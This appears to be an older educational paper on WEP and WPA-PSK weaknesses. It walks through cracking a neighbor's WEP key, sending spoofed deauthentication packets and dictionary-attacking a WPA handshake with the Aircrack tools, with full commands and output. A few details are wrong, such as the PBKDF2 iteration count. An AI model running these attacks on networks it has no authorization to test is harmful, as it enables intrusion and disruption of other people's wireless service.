


Figure 10: Graphical Representation of WPA Encryption

The next part of the TKIP protocol involves the calculation of the MIC. As shown in Figure 10, the MIC is based upon the Michael algorithm with the following input:

$MIC[64 \text{ bit}] = \text{Michael}(\text{Temporal MIC Tx Key}, \text{Data to be transmitted}, \text{Source MAC}, \text{Destination MAC}, \text{Priority bits})$

Once the MIC is calculated it is appended to the data and passed as a single data block to WEP. WEP appends the ICV and then encrypts the entire piece with the RC4 keystream. When the TKIP protocol is used, the Ext IV (the extended IV consists of TSC2-TSC5) bit is set in the final transmitted frame.

With the resources available (being compatible with existing WEP hardware), TKIP has proven so far to be a significant improvement over WEP. The MIC prevents random bit flipping attacks and greatly strengthens the ICV. Although susceptible to attack, the Michael countermeasures successfully slow attackers down to the point that the attack is impractical. The introduction of the TKIP Sequence Counter closes the WEP replay attack vulnerability and provides fresh input into the key mixing algorithms. In addition, the traditional attack of “gather as many weak IVs as possible by injecting packets with duplicate IVs” has been thwarted by TKIP since the 104-bit key is changed regularly, duplicate IV packets are dropped, and an IV seed is used to eliminate many of the known weak keys.

However, WPA’s PSK is susceptible to dictionary attack when a weak PSK is chosen. The attack results from the fact that the PTK is based upon a single unknown, the PSK. The remaining parameters of the PTK generation algorithm can be sniffed during the 4 way handshake. Remember that:

$PMK[256\text{-bit}] = \text{PBKDF2}(\text{PSK}, \text{SSID}, \text{SSID length}, 4069, 256)$

$PTK[512\text{-bit}] = \text{PRGF}(PMK, \text{“Pairwise Key Expansion”, ap-MAC, c-MAC, ap-nonce, c-nonce})$

The attack approach occurs as follows:

- 1.) Force a client to re-authenticate (or wait for a new client to authenticate) and perform the 4 way handshake
- 2.) Guess the PSK and calculate the PMK
- 3.) Next, calculate the PTK with the PMK from step 2
- 4.) Pull the MIC key out of the PTK and use it to perform the same hash on the captured handshake packet
- 5.) Compare the calculated MIC to the actual transmitted MIC
- 6.) Repeat 2-6 as necessary

Several tools have surfaced to automate the attack against the 4 way handshake using dictionaries to guess the PSK. These include AirCrack and coWPAtty. Notice however that the attack is complicated by the fact that the SSID is included in the PMK. To

overcome this hurdle, an organization called the Church of the WiFi currently provides 8 gigabytes of rainbow tables that include pre-computed PMKs using a 172,000 common password dictionary and the top 1000 SSIDs listed on wgle.net [21].

The best countermeasure against the dictionary attack on the 4 way handshake is to use a strong, uncommon and lengthy PSK.

4 Tools to Exploit WEP/WPA Weaknesses

The following sections discuss one of the more advanced tools available today that exploits weaknesses in 802.11, WEP-PSK and WPA-PSK.

Aircrack is a suite of tools that can be used to statistically attack and recover WEP and WPA pre shared keys. The following applications make up the Aircrack suite:

- Airodump-ng - performs packet capturing for 802.11 frames
- Aircrack-ng - performs attacks using the weaknesses published in FMS with some optimizations based on KoreK's Chopchop
- Airdecap-ng - performs decryption on WEP/WPA packet capture files
- Aireplay-ng – performs packet injection on 802.11 networks including WEP enabled networks (currently supports 5 different attacks) [8]

An easy way to explore the capabilities and get hands on practice with Aircrack is to download BackTrack 2. BackTrack 2 is a Linux live distribution (boot from CD while running in RAM only) that supports a wealth of network penetration tools and wireless network cards. Figure 11 below shows version 2's 802.11 tool support.




Figure 11: BackTrack v2 802.11 Attack Tools

4.1 WEP Attack – Recovering the PSK with AirCrack-ng

To put the authors new knowledge to the test, the author cranked up a network sniffer, saw the neighbor had a wireless network with WEP enabled and decided to pay him a visit. Like a good neighbor, who thought his network was secure when he diligently configured it to use WEP, he agreed to allow the author to perform some penetration testing. The goal was to hand a sticky note to the neighbor in less than 8 hours with the WEP pre-shared secret key.

4.1.1 Basic WEP-PSK Attack Approach

Figure 12 below depicts the basic attack flow when using the Aircrack suite. Airodump-ng captures packets (particularly unique IVs) and stores them in a pcap/ivs file. Next, Aircrack-ng is executed against the pcap/ivs file to determine the WEP shared secret key. As a rule of thumb:

- 40-bit WEP shared secret key can usually be cracked with ~200,000 (if lucky, as little as 75,000) packets with unique IVs
- 104-bit WEP shared secret key usually requires ~500,000 packets with unique IVs [5]




Figure 12: Basic Attack with AirCrack [12]

4.1.2 Attack Setup

In order to capture packets that are destined for other hosts, the wireless network interface card (WNIC) must be put into monitor mode. Not all WNICs have drivers that support monitor mode. Most of the drivers are written by the open source community for the most popular chipsets. Currently, the best WNIC chipset to get (because it has the most support) is the Atheros chipset.

The author is using an IBM Thinkpad laptop (1.8GHz with 256MB RAM) paired with an AirLink 101 wireless cardbus adapter (AWLC4130) and the BackTrack 2 Final Linux live distribution.

After booting BackTrack and logging in, bring up a terminal window to configure the WNIC for monitor mode (see Figure 13).

1.) Run: **iwconfig**


iwconfig will list the wireless configuration of the network interfaces. Here we are looking for a wireless interface that is already in monitor mode (there is not one in this example)

2.) Run: **airmon-ng**

airmon-ng without any parameters will list any wireless interfaces and the driver associated with the interface. The associated driver must support monitor mode. If a driver is not loaded, manually install a driver that supports monitor mode for the WNIC's chipset.

3.) Run: **airmon-ng start wifi0** to create a new interface set in monitor mode. Notice **ath0** was created.

4.) Run: **iwconfig** one more time to verify that the WNIC is actually in monitor mode



```

bt ~ # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

bt ~ # airmon-ng

Interface  Chipset  Driver
wifi0      Atheros  madwifi-ng

bt ~ # airmon-ng start wifi0

Interface  Chipset  Driver
wifi0      Atheros  madwifi-ng
ath0       Atheros  madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

bt ~ # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.


ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.457 GHz  Access Point: Not-Associated
          Bit Rate:0 kb/s  Tx-Power:31 dBm  Sensitivity=0/3
          Retry:off  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-96 dBm  Noise level=-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

bt ~ # airodump-ng ath0
  
```

Figure 13: Configuring Wireless Interface

Now that the wireless NIC is ready to start sniffing packets, run **airodump-ng ath0** to determine which networks are in range. Figure 14 below shows an example output. Note that the neighbors network the author will be testing is **marcus** (obtained through social

engineering because at this point the neighbor still trusts the author!). The BSSID of marcus shown here will be used later to limit the attack to just the neighbor's access point.



CH 3][Elapsed: 28 s][2007-05-28 22:04

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:15:05:EC:17:3E	1	2	0 0	3	54	WEP	WEP		LHHP7
00:18:02:7A:8E:49	69	47	0 0	6	54	WEP	WEP		marcus
00:18:01:E8:FD:DF	4	10	5 0	6	54	WEP	WEP		1ENI1
00:18:01:E7:F9:DC	2	20	2 0	6	54	WEP	WEP		9wV91
00:06:25:F7:5B:BC	4	17	0 0	11	48	WEP	WEP		loft
00:15:05:EE:8D:54	2	20	0 0	3	54	WEP	WEP		INFY7

BSSID	STATION	PWR	Lost	Packets	Probes
00:18:02:7A:8E:49	00:18:02:0C:83:9E	45	0	8	marcus

Figure 14: Finding the Neighbor's Network

4.1.3 WEP Packet Capture and Traffic Acceleration

The goal for sniffing the neighbors network is to obtain as many unique IVs as possible in the shortest amount of time possible. If there is not much traffic on the network then collection of enough IVs can take a long time. To speed up the attack, Aireplay-ng can be used to inject ARP-request packets onto a WEP enabled network to create network traffic. Before the attacker can inject an ARP-request packet, an encrypted ARP-request packet must be captured. The attacker can passively collect packets until an ARP-request occurs or can attempt to force an ARP-request packet by de-authenticating a wireless client. The attack is conducted as follows:

- Step 1: Start Airodump-ng to capture the network traffic (including all of the ARP responses created below)
- Step 2: Run Aireplay-ng with the --arpplay option
- Step 3: Send de-authentication packet (most operating systems flush their ARP cache on disconnection so when the client reconnects, they must send out an ARP-request)
- Step 4: Wait for Aireplay-ng to capture an ARP-request packet
- Step 5: Aireplay-ng begins repeatedly injecting the captured ARP packet onto the network [8]

The attack is successful in generating traffic on the network due to the fact that the client with the IP address specified in the broadcasted ARP-request packet responds with a packet. Since there is no replay protection in WEP, the ARP-request packet can be re-injected over and over producing a constant stream of packets (answers) from the client.

To begin capturing packets, use the airodump-ng command. To limit the captured packets to just those desired, use the --bssid parameter. Note in Figure 15 airodump-ng is also passed the channel for marcus (to eliminate channel hopping), the --ivs flag (tells airodump to only capture the IVs while dropping the rest of the packet – saves disk space), and the --write flag (tells airodump to write the captured IVs to the file “capture”).

```

CH 3 ][ Elapsed: 28 s ][ 2007-05-28 22:04

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:15:05:EC:17:3E  1      2          0   0   3  54  WEP  WEP    LHP7
00:18:02:7A:8E:49 69     47          0   0   6  54  WEP  WEP    marcus
00:18:01:E8:FD:DF  4     10          5   0   6  54  WEP  WEP    1ENI1
00:18:01:E7:F9:DC  2     20          2   0   6  54  WEP  WEP    9WV91
00:06:25:F7:5B:BC  4     17          0   0  11  48  WEP  WEP    loft
00:15:05:EE:8D:54  2     20          0   0   3  54  WEP  WEP    INFY7

BSSID          STATION          PWR  Lost  Packets  Probes
00:18:02:7A:8E:49 00:18:02:0C:83:9E 45    0      8    marcus

bt ~ # airodump-ng --channel 6 --ivs --bssid 00:18:02:7A:8E:49 --write capture ath0

```

Figure 15: Packet Capture

The airodump-ng command executed in Figure 15 produces real time updated output in the background window of Figure 16. The neighbor's network was highly active when the author began the packet capture so traffic acceleration was not needed. As shown in Figure 16, 207,819 packets were captured in 42 minutes. It won't be long now!

4.1.4 Cracking the PSK

Aircrack-ng is capable of executing simultaneously alongside airodump-ng. Thus aircrack-ng can start cracking the WEP key while IVs are still being captured. Aircrack-ng will periodically (once every few seconds) pull the new IVs from the capture file and begin using them in the attack. Generally, the number of captured unique IVs is slightly lower than the number of captured packets.

Now that we have accumulated a little over 200,000 packets, let's begin the WEP-PSK attack with aircrack-ng. Notice in Figure 16 that we pass two parameters – 128 tells aircrack that the WEP key is 128-bit (obtained through social engineering) and capture-01.ivs is the name of the IV capture file airodump-ng is writing to (the "01" in the filename is appended by airodump automatically).

```

CH 6 ][ Elapsed: 42 mins ][ 2007-05-28 22:49

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:18:02:7A:8E:49 69 100  24934  199637  84  6  54  WEP  WEP    marcus

BSSID          STATION          PWR  Lost  Packets  Probes
00:18:02:7A:8E:49 00:18:02:0C:83:9E 53    0  207819

bt ~ # ls -l capture*
-rw-r--r-- 1 root root 1186167 May 28 22:48 capture-01.ivs
-rw-r--r-- 1 root root    474 May 28 22:48 capture-01.txt
bt ~ # aircrack-ng -n 128 capture-01.ivs

```

Figure 16: Cracking the WEP PSK

Figure 17 captures the fruit of our labor. The WEP-PSK is revealed by aircrack-ng after less than 25 minutes using only 321,300 IVs. With sticky note in hand and a smile on his face, the author enjoyed the overwhelming surprise in the neighbor's face when the key was verified to be correct.

```

CH 6 ][ Elapsed: 1 hour 7 mins ][ 2007-05-28 23:14

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:02:7A:8E:49 74 100 39685 323073 104 6 54. WEP WEP  marcus

BSSID          STATION          PWR Lost Packets Probes
00:18:02:7A:8E:49 00:18:02:0C:83:9E 55 0 338130

AirCrack-ng 0.7 r214

[00:24:43] Tested 686118 keys (got 321300 IVs)

KB depth byte(vote)
0 0/ 1 13( 55) 0D( 18) 20( 15) 24( 15) 98( 15) 41( 13) F8( 3) 0B( 0) 0C( 0)
1 0/ 2 57( 37) DF( 19) 2A( 13) 06( 6) 08( 3) 0D( 3) 12( 3) 1A( 3) 2D( 3)
2 0/ 1 9A( 45) 40( 15) AD( 15) AA( 13) 03( 10) 87( 4) 18( 3) FB( 3) 85( 1)
3 0/ 1 CE( 184) 37( 18) D9( 13) 28( 12) 63( 12) 6C( 10) 02( 9) 12( 9) 1A( 9)
4 0/ 2 24( 54) B0( 28) 04( 24) A7( 15) B8( 15) DC( 15) 49( 13) 5C( 13) 12( 4)
5 0/ 8 68( 30) 2D( 28) DB( 22) 01( 15) 0C( 15) 10( 15) A0( 15) FA( 15) 1D( 13)
6 0/ 6 0B( 15) 0D( 15) 81( 15) C9( 15) 84( 13) 18( 12) 75( 4) 67( 3) 9B( 3)
7 1/ 2 DF( 28) 74( 15) F7( 15) 52( 12) 4C( 10) 60( 8) 55( 7) CE( 5) 6F( 3)
8 0/ 1 09( 73) 6B( 34) 68( 21) 8A( 15) 9B( 15) AD( 15) C3( 12) 75( 11) 66( 8)
9 0/ 1 87( 50) 50( 21) FF( 21) D1( 19) 08( 18) D2( 18) 56( 17) 70( 15) 3F( 14)
10 1/ 2 65( 68) B9( 35) 14( 32) 56( 25) C2( 23) CA( 20) CC( 20) 94( 18) BF( 18)
11 0/ 1 43( 913) 29( 35) 5A( 35) 7F( 32) CF( 32) 4C( 31) C8( 31) 4E( 30) 35( 29)

KEY FOUND! [ 13:57:9A:CE:24:68:0B:DF:09:87:65:43:21 ]
Probability: 100%

bt ~ #

```

Figure 17: Successful WEP Attack

4.2 WPA Attack – Recovering the PSK

After a sleepless night of tossing and turning, the neighbor decided to upgrade his insecure wireless network to WPA. A few weeks later when the author had the laptop fired up again, he noticed that the neighbor indeed had configured his wireless network with WPA. A quick trip to his front door revealed the optimism of the neighbor that his money was well spent and he gladly offered it up to some penetration testing.

4.2.1 Basic Attack Approach

The basic attack approach against the WPA-PSK is to capture a 4 way handshake (by either waiting for one, or attempting to force one) and then conducting an offline dictionary attack. The attack takes processing power, a good dictionary(s), lots of time and some luck (or a neighbor who uses poor passwords!).

4.2.2 Capture Handshake

The author is using the same configuration used in the WEP-PSK attack. The steps are the same as in the WEP attack to configure the wireless card for monitor mode. Notice in Figure 18 that the iwconfig command shows that the ath0 interface is set to monitor mode. All we must do now is start airodump-ng to capture the 4 way handshake. Run airodump-ng with the following parameters: channel number, BSSID, file to write the packets to, and the sniffing interface.

```

bt ~ # airmon-ng

Interface    Chipset    Driver
wifi0        Atheros    madwifi-ng
ath0         Atheros    madwifi-ng VAP (parent: wifi0)

bt ~ # iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wifi0       no wireless extensions.

ath0        IEEE 802.11g  ESSID:""  Nickname:""
Mode:Monitor  Frequency:2.427 GHz  Access Point: 00:18:02:3A:66:3F
Bit Rate:0 Kb/s  Tx-Power:31 dBm  Sensitivity=0/3
Retry:off  RTS thr:off  Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=0/94  Signal level=-96 dBm  Noise level=-96 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0  Missed beacon:0

bt ~ # airodump-ng --channel 6 --bssid 00:18:02:7A:8E:49 --write psk-capture ath0

```

Figure 18: Capturing Handshake

Now that the capture is running, let's open another terminal window and kick the neighbor off his wireless network by sending a spoofed de-authentication packet with the MAC address of his access point. To do this, we run:

```
aireplay-ng --deauth -a <MAC of access point> -c <MAC of client to de-authenticate>
```

```

CH 6 ][ Elapsed: 4 mins ][ 2007-05-28 23:39

BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:18:02:7A:8E:49  59 100    2362        87   0   6  54.  WPA2 TKIP  PSK  marcus

BSSID          STATION          PWR  Lost  Packets  Probes
00:18:02:7A:8E:49  00:18:02:0C:83:9E  53    0      177

bt ~ # aireplay-ng --deauth 1 -a 00:18:02:7A:8E:49 -c 00:18:02:0C:83:9E ath0

```

Figure 19: Attempting to Force a Handshake

We pause for a few seconds and watch the packet count in the background window looking for the neighbor's client to re-authenticate and begin transmitting packets again. After capturing a few more packets, **<CTRL-C>** will stop airodump. That was the easy part.

4.2.3 Offline Dictionary Attack

The real work is trying to brute force the WPA-PSK. To do this, the author is using several concatenated dictionaries from various places on the internet (particularly from the Church of the Wifi). The command to begin the attack is shown in Figure 20. Pass aircrack-ng the name of the dictionary file, the MAC address of the client and the name

of the file holding the 4 way handshake. If aircrack returns an error that a handshake is not found, repeat the steps above to capture a handshake.

```

Shell - Airodump
CH 6 ][ Elapsed: 4 mins ][ 2007-05-28 23:39 ][ WPA handshake: 00:18:02:7A:8E:49
BSSID      PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:02:7A:8E:49  62 100   2585    101  0  6 54. WPA2 TKIP PSK marcus
BSSID      STATION      PWR Lost Packets Probes
00:18:02:7A:8E:49  00:18:02:0C:83:9E  51  0    256 marcus

bt ~ #
Shell - Air Crack
bt ~ # aireplay-ng --deauth 1 -a 00:18:02:7A:8E:49 -c 00:18:02:0C:83:9E ath0
00:07:20 Sending DeAuth to station -- STMAC: [00:18:02:0C:83:9E]
bt ~ # ls psk*
psk-capture-01.cap psk-capture-01.txt
bt ~ # aircrack-ng -w password.lst -b 00:18:02:7A:8E:49 psk*cap

```

Figure 20: Kick off Offline Dictionary Attack

